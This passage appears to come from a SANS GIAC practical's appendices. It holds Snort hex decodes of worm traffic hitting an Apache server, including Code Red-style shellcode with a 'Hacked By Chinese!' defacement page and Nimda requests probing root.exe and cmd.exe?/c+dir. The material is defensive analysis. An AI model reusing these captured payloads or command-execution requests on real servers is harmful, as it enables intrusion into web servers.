4E 22 3E 0A 3C 48 54 4D 4C 3E 3C 48 45 41 44 3E  N">.<HTML><HEAD>
0A 3C 54 49 54 4C 45 3E 34 30 30 20 42 61 64 20  .<TITLE>400 Bad
52 65 71 75 65 73 74 3C 2F 54 49 54 4C 45 3E 0A  Request</TITLE>.
3C 2F 48 45 41 44 3E 3C 42 4F 44 59 3E 0A 3C 48  </HEAD><BODY>.<H
31 3E 42 61 64 20 52 65 71 75 65 73 74 3C 2F 48  1>Bad Request</H
31 3E 0A 59 6F 75 72 20 62 72 6F 77 73 65 72 20  1>.Your browser
73 65 6E 74 20 61 20 72 65 71 75 65 73 74 20 74  sent a request t
68 61 74 20 74 68 69 73 20 73 65 72 76 65 72 20  hat this server
63 6F 75 6C 64 20 6E 6F 74 20 75 6E 64 65 72 73  could not unders
74 61 6E 64 2E 3C 50 3E 0A 43 6C 69 65 6E 74 20  tand.<P>.Client
73 65 6E 74 20 6D 61 6C 66 6F 72 6D 65 64 20 48  sent malformed H
6F 73 74 20 68 65 61 64 65 72 3C 50 3E 0A 3C 48  ost header<P>.<H
52 3E 0A 3C 41 44 44 52 45 53 53 3E 41 70 61 63  R>.<ADDRESS>Apac
68 65 2F 31 2E 33 2E 32 32 20 53 65 72 76 65 72  he/1.3.22 Server
20 61 74 20 73 74 6F 72 6D 2E 6D 79 68 6F 6D 65   at storm.nowhere
2E 68 6F 6D 65 69 70 2E 6E 65 74 20 50 6F 72 74  .org Port
20 38 30 3C 2F 41 44 44 52 45 53 53 3E 0A 3C 2F   80</ADDRESS>.</
42 4F 44 59 3E 3C 2F 48 54 4D 4C 3E 0A           BODY></HTML>.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-09:53:16.630911 203.115.119.69:4158 -> 192.168.254.100:80
TCP TTL:112 TOS:0x0 ID:36315 IpLen:20 DgmLen:1275 DF
***AP*** Seq: 0xB1792514  Ack: 0xF83C03D5  Win: 0x41A0  TcpLen: 20
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
FE FF FF 50 8B 4D 08 8B 51 68 52 8B 85 78 FE FF  ...P.M..QhR..x..
FF 50 FF 95 C0 FE FF FF 3B F4 90 43 4B 43 4B 8B  .P......;..CKCK.
F4 6A 00 6A 01 8B 8D 68 FE FF FF 83 C1 05 51 8B  .j.j...h......Q.
95 78 FE FF FF 52 FF 95 C0 FE FF FF 3B F4 90 43  .x...R......;..C
4B 43 4B C7 85 4C FE FF FF 00 00 00 00 8B 45 08  KCK..L........E.
8B 48 64 89 8D 64 FE FF FF EB 1E 8B 95 64 FE FF  .Hd..d.......d..
FF 83 C2 01 89 95 64 FE FF FF 8B 85 4C FE FF FF  ......d.....L...
83 C0 01 89 85 4C FE FF FF 8B 8D 64 FE FF FF 0F  .....L.....d....
BE 11 85 D2 74 02 EB D3 8B F4 6A 00 8B 85 4C FE  ....t.....j...L.
FF FF 50 8B 4D 08 8B 51 64 52 8B 85 78 FE FF FF  ..P.M..QdR..x...
50 FF 95 C0 FE FF FF 3B F4 90 43 4B 43 4B C7 85  P......;..CKCK..
4C FE FF FF 00 00 00 00 8B 8D 68 FE FF FF 83 C1  L.........h.....
07 89 8D 64 FE FF FF EB 1E 8B 95 64 FE FF FF 83  ...d.......d....
C2 01 89 95 64 FE FF FF 8B 85 4C FE FF FF 83 C0  ....d.....L.....
01 89 85 4C FE FF FF 8B 8D 64 FE FF FF 0F BE 11  ...L.....d......
85 D2 74 02 EB D3 8B F4 6A 00 8B 85 4C FE FF FF  ..t.....j...L...
50 8B 8D 68 FE FF FF 83 C1 07 51 8B 95 78 FE FF  P..h......Q..x..
FF 52 FF 95 C0 FE FF FF 3B F4 90 43 4B 43 4B 8B  .R......;..CKCK.
45 08 8B 48 70 89 8D 4C FE FF FF 8B F4 6A 00 8B  E..Hp..L.....j..
95 4C FE FF FF 52 8B 45 08 8B 48 78 51 8B 95 78  .L...R.E..HxQ..x
FE FF FF 52 FF 95 C0 FE FF FF 3B F4 90 43 4B 43  ...R......;..CKC
4B C6 85 FC FE FF FF 00 8B F4 6A 00 68 00 01 00  K.........j.h...
00 8D 85 FC FE FF FF 50 8B 8D 78 FE FF FF 51 FF  .......P..x...Q.
95 C4 FE FF FF 3B F4 90 43 4B 43 4B 89 85 4C FE  .....;..CKCK..L.
FF FF 8B F4 8B 95 78 FE FF FF 52 FF 95 C8 FE FF  ......x...R.....
FF 3B F4 90 43 4B 43 4B E9 0C FB FF FF EB FE E8  .;..CKCK........
8C F5 FF FF EB 30 58 83 C0 05 55 57 53 56 50 6A  .....0X...UWSVPj
3C 8B F0 83 C6 0C 56 68 00 01 00 00 FF 70 08 FF  <.....Vh.....p..
74 24 28 FF 10 58 50 FF 74 24 18 FF 50 04 58 5E  t$(..XP.t$..P.X^
5B 5F 5D FF 20 90 E8 CB FF FF FF E8 7B F9 FF FF  [_]. .......{...
D0 F2 27 6E F5 18 03 75 3B 4D 43 00 00 01 00 00  ..'n...u;MC.....
78 56 34 12 B8 78 56 34 12 58 50 8B BD 68 FE FF  xV4..xV4.XP..h..
FF 89 47 F2 C3 8B 44 24 0C 05 B8 00 00 00 C7 00  ..G...D$........
52 41 43 00 33 C0 C3 EB EC E8 F1 F4 FF FF 4C 6F  RAC.3.........Lo
61 64 4C 69 62 72 61 72 79 41 00 47 65 74 53 79  adLibraryA.GetSy
73 74 65 6D 54 69 6D 65 00 43 72 65 61 74 65 54  stemTime.CreateT
68 72 65 61 64 00 43 72 65 61 74 65 46 69 6C 65  hread.CreateFile
41 00 53 6C 65 65 70 00 47 65 74 53 79 73 74 65  A.Sleep.GetSyste
6D 44 65 66 61 75 6C 74 4C 61 6E 67 49 44 00 56  mDefaultLangID.V
69 72 74 75 61 6C 50 72 6F 74 65 63 74 00 09 69  irtualProtect..i
6E 66 6F 63 6F 6D 6D 2E 64 6C 6C 00 54 63 70 53  nfocomm.dll.TcpS
6F 63 6B 53 65 6E 64 00 09 57 53 32 5F 33 32 2E  ockSend..WS2_32.
64 6C 6C 00 73 6F 63 6B 65 74 00 63 6F 6E 6E 65  dll.socket.conne
63 74 00 73 65 6E 64 00 72 65 63 76 00 63 6C 6F  ct.send.recv.clo
73 65 73 6F 63 6B 65 74 00 09 77 33 73 76 63 2E  sesocket..w3svc.
64 6C 6C 00 00 47 45 54 20 00 3F 00 20 20 48 54  dll..GET .?.  HT
54 50 2F 31 2E 30 0D 0A 43 6F 6E 74 65 6E 74 2D  TP/1.0..Content-
74 79 70 65 3A 20 74 65 78 74 2F 78 6D 6C 0A 48  type: text/xml.H
4F 53 54 3A 77 77 77 2E 77 6F 72 6D 2E 63 6F 6D  OST:www.worm.com
0A 20 41 63 63 65 70 74 3A 20 2A 2F 2A 0A 43 6F  . Accept: */*.Co
6E 74 65 6E 74 2D 6C 65 6E 67 74 68 3A 20 33 35  ntent-length: 35
36 39 20 0D 0A 0D 0A 00 63 3A 5C 6E 6F 74 77 6F  69 .....c:\notwo
72 6D 00 4C 4D 54 48 0D 0A 3C 68 74 6D 6C 3E 3C  rm.LMTH..<html><
68 65 61 64 3E 3C 6D 65 74 61 20 68 74 74 70 2D  head><meta http-
65 71 75 69 76 3D 22 43 6F 6E 74 65 6E 74 2D 54  equiv="Content-T
79 70 65 22 20 63 6F 6E 74 65 6E 74 3D 22 74 65  ype" content="te
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
78 74 2F 68 74 6D 6C 3B 20 63 68 61 72 73 65 74  xt/html; charset
3D 65 6E 67 6C 69 73 68 22 3E 3C 74 69 74 6C 65  =english"><title
3E 48 45 4C 4C 4F 21 3C 2F 74 69 74 6C 65 3E 3C  >HELLO!</title><
2F 68 65 61 64 3E 3C 62 61 64 79 3E 3C 68 72 20  /head><bady><hr
73 69 7A 65 3D 35 3E 3C 66 6F 6E 74 20 63 6F 6C  size=5><font col
6F 72 3D 22 72 65 64 22 3E 3C 70 20 61 6C 69 67  or="red"><p alig
6E 3D 22 63 65 6E 74 65 72 22 3E 57 65 6C 63 6F  n="center">Welco
6D 65 20 74 6F 20 68 74 74 70 3A 2F 2F 77 77 77  me to http://www
2E 77 6F 72 6D 2E 63 6F 6D 20 21 3C 62 72 3E 3C  .worm.com !<br><
62 72 3E 48 61 63 6B 65 64 20 42 79 20 43 68 69  br>Hacked By Chi
6E 65 73 65 21 3C 2F 66 6F 6E 74 3E 3C 2F 68 72  nese!</font></hr
3E 3C 2F 62 61 64 79 3E 3C 2F 68 74 6D 6C 3E 20  ></bady></html>
20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-09:53:16.630911 192.168.254.100:80 -> 203.115.119.69:4158
TCP TTL:64 TOS:0x0 ID:30942 IpLen:20 DgmLen:40 DF
***A**** Seq: 0xF83C05B2  Ack: 0xB17929E7  Win: 0x21C5  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-09:53:16.700881 192.168.254.100:80 -> 203.115.119.69:4158
TCP TTL:64 TOS:0x0 ID:30943 IpLen:20 DgmLen:40 DF
***A***F Seq: 0xF83C05B2  Ack: 0xB17929E7  Win: 0x21C5  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-09:53:16.720872 203.115.119.69:4158 -> 192.168.254.100:80
TCP TTL:112 TOS:0x0 ID:36325 IpLen:20 DgmLen:40 DF
*****R** Seq: 0xB17929E7  Ack: 0x0  Win: 0x0  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-09:53:17.470552 203.115.119.69:4158 -> 192.168.254.100:80
TCP TTL:112 TOS:0x0 ID:36348 IpLen:20 DgmLen:40
*****R** Seq: 0xB17929E7  Ack: 0xB17929E7  Win: 0x0  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-09:53:17.540522 203.115.119.69:4158 -> 192.168.254.100:80
TCP TTL:112 TOS:0x0 ID:36350 IpLen:20 DgmLen:40
*****R** Seq: 0xB17929E7  Ack: 0xB17929E7  Win: 0x0  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

© SANS Institute 2000 - 2002, Author retains full rights.

Appendix D: Snort decode of network traffic generated by the Nimda worm

```
02/17-20:10:48.097704 64.0.253.221:20941 -> 192.168.254.100:80
TCP TTL:113 TOS:0x0 ID:12909 IpLen:20 DgmLen:48 DF
******S* Seq: 0x3F0084DF  Ack: 0x0  Win: 0x4000  TcpLen: 28
TCP Options (4) => MSS: 1400 NOP NOP SackOK

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:48.117695 192.168.254.100:80 -> 64.0.253.221:20941
TCP TTL:64 TOS:0x0 ID:0 IpLen:20 DgmLen:48 DF
***A**S* Seq: 0x15008F7C  Ack: 0x3F0084E0  Win: 0x16D0  TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:48.217653 64.0.253.221:20941 -> 192.168.254.100:80
TCP TTL:113 TOS:0x0 ID:12940 IpLen:20 DgmLen:40 DF
***A**** Seq: 0x3F0084E0  Ack: 0x15008F7D  Win: 0x41A0  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:48.227648 64.0.253.221:20941 -> 192.168.254.100:80
TCP TTL:113 TOS:0x0 ID:12941 IpLen:20 DgmLen:112 DF
***AP*** Seq: 0x3F0084E0  Ack: 0x15008F7D  Win: 0x41A0  TcpLen: 20
47 45 54 20 2F 73 63 72 69 70 74 73 2F 72 6F 6F  GET /scripts/roo
74 2E 65 78 65 3F 2F 63 2B 64 69 72 20 48 54 54  t.exe?/c+dir HTT
50 2F 31 2E 30 0D 0A 48 6F 73 74 3A 20 77 77 77  P/1.0..Host: www
0D 0A 43 6F 6E 6E 6E 65 63 74 69 6F 6E 3A 20 63  ..Connnection: c
6C 6F 73 65 0D 0A 0D 0A                          lose....

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:48.227648 192.168.254.100:80 -> 64.0.253.221:20941
TCP TTL:64 TOS:0x0 ID:33983 IpLen:20 DgmLen:40 DF
***A**** Seq: 0x15008F7D  Ack: 0x3F008528  Win: 0x16D0  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:48.587495 192.168.254.100:80 -> 64.0.253.221:20941
TCP TTL:64 TOS:0x0 ID:33984 IpLen:20 DgmLen:473 DF
***AP*** Seq: 0x15008F7D  Ack: 0x3F008528  Win: 0x16D0  TcpLen: 20
48 54 54 50 2F 31 2E 31 20 34 30 34 20 4E 6F 74  HTTP/1.1 404 Not
20 46 6F 75 6E 64 0D 0A 44 61 74 65 3A 20 4D 6F   Found..Date: Mo
6E 2C 20 31 38 20 46 65 62 20 32 30 30 32 20 30  n, 18 Feb 2002 0
31 3A 31 30 3A 34 38 20 47 4D 54 0D 0A 53 65 72  1:10:48 GMT..Ser
76 65 72 3A 20 41 70 61 63 68 65 0D 0A 43 6F 6E  ver: Apache..Con
6E 65 63 74 69 6F 6E 3A 20 63 6C 6F 73 65 0D 0A  nection: close..
43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 74 65  Content-Type: te
78 74 2F 68 74 6D 6C 3B 20 63 68 61 72 73 65 74  xt/html; charset
3D 69 73 6F 2D 38 38 35 39 2D 31 0D 0A 0D 0A 3C  =iso-8859-1....<
21 44 4F 43 54 59 50 45 20 48 54 4D 4C 20 50 55  !DOCTYPE HTML PU
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
42 4C 49 43 20 22 2D 2F 2F 49 45 54 46 2F 2F 44  BLIC "-//IETF//D
54 44 20 48 54 4D 4C 20 32 2E 30 2F 2F 45 4E 22  TD HTML 2.0//EN"
3E 0A 3C 48 54 4D 4C 3E 3C 48 45 41 44 3E 0A 3C  >.<HTML><HEAD>.<
54 49 54 4C 45 3E 34 30 34 20 4E 6F 74 20 46 6F  TITLE>404 Not Fo
75 6E 64 3C 2F 54 49 54 4C 45 3E 0A 3C 2F 48 45  und</TITLE>.</HE
41 44 3E 3C 42 4F 44 59 3E 0A 3C 48 31 3E 4E 6F  AD><BODY>.<H1>No
74 20 46 6F 75 6E 64 3C 2F 48 31 3E 0A 54 68 65  t Found</H1>.The
20 72 65 71 75 65 73 74 65 64 20 55 52 4C 20 2F   requested URL /
73 63 72 69 70 74 73 2F 72 6F 6F 74 2E 65 78 65  scripts/root.exe
20 77 61 73 20 6E 6F 74 20 66 6F 75 6E 64 20 6F   was not found o
6E 20 74 68 69 73 20 73 65 72 76 65 72 2E 3C 50  n this server.<P
3E 0A 3C 48 52 3E 0A 3C 41 44 44 52 45 53 53 3E  >.<HR>.<ADDRESS>
41 70 61 63 68 65 2F 31 2E 33 2E 32 32 20 53 65  Apache/1.3.22 Se
72 76 65 72 20 61 74 20 73 74 6F 72 6D 2E 6D 79  rver at storm.no
68 6F 6D 65 2E 68 6F 6D 65 69 70 2E 6E 65 74 20  where.org
50 6F 72 74 20 38 30 3C 2F 41 44 44 52 45 53 53  Port 80</ADDRESS
3E 0A 3C 2F 42 4F 44 59 3E 3C 2F 48 54 4D 4C 3E  >.</BODY></HTML>
0A                                               .

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:48.597491 192.168.254.100:80 -> 64.0.253.221:20941
TCP TTL:64 TOS:0x0 ID:33985 IpLen:20 DgmLen:40 DF
***A***F Seq: 0x1500912E  Ack: 0x3F008528  Win: 0x16D0  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:48.717440 64.0.253.221:20941 -> 192.168.254.100:80
TCP TTL:113 TOS:0x0 ID:13052 IpLen:20 DgmLen:40 DF
***A**** Seq: 0x3F008528  Ack: 0x1500912F  Win: 0x3FEF  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:48.717440 64.0.253.221:20941 -> 192.168.254.100:80
TCP TTL:113 TOS:0x0 ID:13053 IpLen:20 DgmLen:40 DF
*****R** Seq: 0x3F008528  Ack: 0x1500912F  Win: 0x0  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:48.717440 64.0.253.221:20969 -> 192.168.254.100:80
TCP TTL:113 TOS:0x0 ID:13054 IpLen:20 DgmLen:48 DF
******S* Seq: 0x3F17DD9F  Ack: 0x0  Win: 0x4000  TcpLen: 28
TCP Options (4) => MSS: 1400 NOP NOP SackOK

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:48.717440 192.168.254.100:80 -> 64.0.253.221:20969
TCP TTL:64 TOS:0x0 ID:0 IpLen:20 DgmLen:48 DF
***A**S* Seq: 0x14EAF055  Ack: 0x3F17DDA0  Win: 0x16D0  TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:48.817397 64.0.253.221:20969 -> 192.168.254.100:80
TCP TTL:113 TOS:0x0 ID:13079 IpLen:20 DgmLen:40 DF
***A**** Seq: 0x3F17DDA0  Ack: 0x14EAF056  Win: 0x41A0  TcpLen: 20
```

© SANS Institute 2000 - 2002, Author retains full rights.

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:48.837388 64.0.253.221:20969 -> 192.168.254.100:80
TCP TTL:113 TOS:0x0 ID:13081 IpLen:20 DgmLen:110 DF
***AP*** Seq: 0x3F17DDA0  Ack: 0x14EAF056  Win: 0x41A0  TcpLen: 20
47 45 54 20 2F 4D 53 41 44 43 2F 72 6F 6F 74 2E  GET /MSADC/root.
65 78 65 3F 2F 63 2B 64 69 72 20 48 54 54 50 2F  exe?/c+dir HTTP/
31 2E 30 0D 0A 48 6F 73 74 3A 20 77 77 77 0D 0A  1.0..Host: www..
43 6F 6E 6E 6E 65 63 74 69 6F 6E 3A 20 63 6C 6F  Connnection: clo
73 65 0D 0A 0D 0A                                se....

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:48.837388 192.168.254.100:80 -> 64.0.253.221:20969
TCP TTL:64 TOS:0x0 ID:64424 IpLen:20 DgmLen:40 DF
***A**** Seq: 0x14EAF056  Ack: 0x3F17DDE6  Win: 0x16D0  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:48.897363 192.168.254.100:80 -> 64.0.253.221:20969
TCP TTL:64 TOS:0x0 ID:64425 IpLen:20 DgmLen:471 DF
***AP*** Seq: 0x14EAF056  Ack: 0x3F17DDE6  Win: 0x16D0  TcpLen: 20
48 54 54 50 2F 31 2E 31 20 34 30 34 20 4E 6F 74  HTTP/1.1 404 Not
20 46 6F 75 6E 64 0D 0A 44 61 74 65 3A 20 4D 6F   Found..Date: Mo
6E 2C 20 31 38 20 46 65 62 20 32 30 30 32 20 30  n, 18 Feb 2002 0
31 3A 31 30 3A 34 38 20 47 4D 54 0D 0A 53 65 72  1:10:48 GMT..Ser
76 65 72 3A 20 41 70 61 63 68 65 0D 0A 43 6F 6E  ver: Apache..Con
6E 65 63 74 69 6F 6E 3A 20 63 6C 6F 73 65 0D 0A  nection: close..
43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 74 65  Content-Type: te
78 74 2F 68 74 6D 6C 3B 20 63 68 61 72 73 65 74  xt/html; charset
3D 69 73 6F 2D 38 38 35 39 2D 31 0D 0A 0D 0A 3C  =iso-8859-1....<
21 44 4F 43 54 59 50 45 20 48 54 4D 4C 20 50 55  !DOCTYPE HTML PU
42 4C 49 43 20 22 2D 2F 2F 49 45 54 46 2F 2F 44  BLIC "-//IETF//D
54 44 20 48 54 4D 4C 20 32 2E 30 2F 2F 45 4E 22  TD HTML 2.0//EN"
3E 0A 3C 48 54 4D 4C 3E 3C 48 45 41 44 3E 0A 3C  >.<HTML><HEAD>.<
54 49 54 4C 45 3E 34 30 34 20 4E 6F 74 20 46 6F  TITLE>404 Not Fo
75 6E 64 3C 2F 54 49 54 4C 45 3E 0A 3C 2F 48 45  und</TITLE>.</HE
41 44 3E 3C 42 4F 44 59 3E 0A 3C 48 31 3E 4E 6F  AD><BODY>.<H1>No
74 20 46 6F 75 6E 64 3C 2F 48 31 3E 0A 54 68 65  t Found</H1>.The
20 72 65 71 75 65 73 74 65 64 20 55 52 4C 20 2F   requested URL /
4D 53 41 44 43 2F 72 6F 6F 74 2E 65 78 65 20 77  MSADC/root.exe w
61 73 20 6E 6F 74 20 66 6F 75 6E 64 20 6F 6E 20  as not found on
74 68 69 73 20 73 65 72 76 65 72 2E 3C 50 3E 0A  this server.<P>.
3C 48 52 3E 0A 3C 41 44 44 52 45 53 53 3E 41 70  <HR>.<ADDRESS>Ap
61 63 68 65 2F 31 2E 33 2E 32 32 20 53 65 72 76  ache/1.3.22 Serv
65 72 20 61 74 20 73 74 6F 72 6D 2E 6D 79 68 6F  er at storm.
6D 65 2E 68 6F 6D 65 69 70 2E 6E 65 74 20 50 6F  nowhere.org Po
72 74 20 38 30 3C 2F 41 44 44 52 45 53 53 3E 0A  rt 80</ADDRESS>.
3C 2F 42 4F 44 59 3E 3C 2F 48 54 4D 4C 3E 0A     </BODY></HTML>.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:48.907359 192.168.254.100:80 -> 64.0.253.221:20969
TCP TTL:64 TOS:0x0 ID:64426 IpLen:20 DgmLen:40 DF
***A***F Seq: 0x14EAF205  Ack: 0x3F17DDE6  Win: 0x16D0  TcpLen: 20
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:49.027307 64.0.253.221:20969 -> 192.168.254.100:80
TCP TTL:113 TOS:0x0 ID:13112 IpLen:20 DgmLen:40 DF
*****R** Seq: 0x3F17DDE6  Ack: 0x0  Win: 0x0  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:49.037303 64.0.253.221:20984 -> 192.168.254.100:80
TCP TTL:113 TOS:0x0 ID:13113 IpLen:20 DgmLen:48 DF
******S* Seq: 0x3F2455F8  Ack: 0x0  Win: 0x4000  TcpLen: 28
TCP Options (4) => MSS: 1400 NOP NOP SackOK

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:49.037303 192.168.254.100:80 -> 64.0.253.221:20984
TCP TTL:64 TOS:0x0 ID:0 IpLen:20 DgmLen:48 DF
***A**S* Seq: 0x159C2A2D  Ack: 0x3F2455F9  Win: 0x16D0  TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:49.037303 64.0.253.221:20969 -> 192.168.254.100:80
TCP TTL:113 TOS:0x0 ID:13114 IpLen:20 DgmLen:40
*****R** Seq: 0x3F17DDE6  Ack: 0x3F17DDE6  Win: 0x0  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:49.127265 64.0.253.221:20984 -> 192.168.254.100:80
TCP TTL:113 TOS:0x0 ID:13120 IpLen:20 DgmLen:40 DF
***A**** Seq: 0x3F2455F9  Ack: 0x159C2A2E  Win: 0x41A0  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:49.127265 64.0.253.221:20984 -> 192.168.254.100:80
TCP TTL:113 TOS:0x0 ID:13121 IpLen:20 DgmLen:120 DF
***AP*** Seq: 0x3F2455F9  Ack: 0x159C2A2E  Win: 0x41A0  TcpLen: 20
47 45 54 20 2F 63 2F 77 69 6E 6E 74 2F 73 79 73  GET /c/winnt/sys
74 65 6D 33 32 2F 63 6D 64 2E 65 78 65 3F 2F 63  tem32/cmd.exe?/c
2B 64 69 72 20 48 54 54 50 2F 31 2E 30 0D 0A 48  +dir HTTP/1.0..H
6F 73 74 3A 20 77 77 77 0D 0A 43 6F 6E 6E 65  ost: www..Connne
63 74 69 6F 6E 3A 20 63 6C 6F 73 65 0D 0A 0D 0A  ction: close....

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:49.127265 192.168.254.100:80 -> 64.0.253.221:20984
TCP TTL:64 TOS:0x0 ID:9779 IpLen:20 DgmLen:40 DF
***A**** Seq: 0x159C2A2E  Ack: 0x3F245649  Win: 0x16D0  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:49.177244 192.168.254.100:80 -> 64.0.253.221:20984
TCP TTL:64 TOS:0x0 ID:9780 IpLen:20 DgmLen:481 DF
***AP*** Seq: 0x159C2A2E  Ack: 0x3F245649  Win: 0x16D0  TcpLen: 20
48 54 54 50 2F 31 2E 31 20 34 30 34 20 4E 6F 74  HTTP/1.1 404 Not
```

© SANS Institute 2000 - 2002, Author retains full rights.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
20 46 6F 75 6E 64 0D 0A 44 61 74 65 3A 20 4D 6F   Found..Date: Mo
6E 2C 20 31 38 20 46 65 62 20 32 30 30 32 20 30  n, 18 Feb 2002 0
31 3A 31 30 3A 34 39 20 47 4D 54 0D 0A 53 65 72  1:10:49 GMT..Ser
76 65 72 3A 20 41 70 61 63 68 65 0D 0A 43 6F 6E  ver: Apache..Con
6E 65 63 74 69 6F 6E 3A 20 63 6C 6F 73 65 0D 0A  nection: close..
43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 74 65  Content-Type: te
78 74 2F 68 74 6D 6C 3B 20 63 68 61 72 73 65 74  xt/html; charset
3D 69 73 6F 2D 38 38 35 39 2D 31 0D 0A 0D 0A 3C  =iso-8859-1....<
21 44 4F 43 54 59 50 45 20 48 54 4D 4C 20 50 55  !DOCTYPE HTML PU
42 4C 49 43 20 22 2D 2F 2F 49 45 54 46 2F 2F 44  BLIC "-//IETF//D
54 44 20 48 54 4D 4C 20 32 2E 30 2F 2F 45 4E 22  TD HTML 2.0//EN"
3E 0A 3C 48 54 4D 4C 3E 3C 48 45 41 44 3E 0A 3C  >.<HTML><HEAD>.<
54 49 54 4C 45 3E 34 30 34 20 4E 6F 74 20 46 6F  TITLE>404 Not Fo
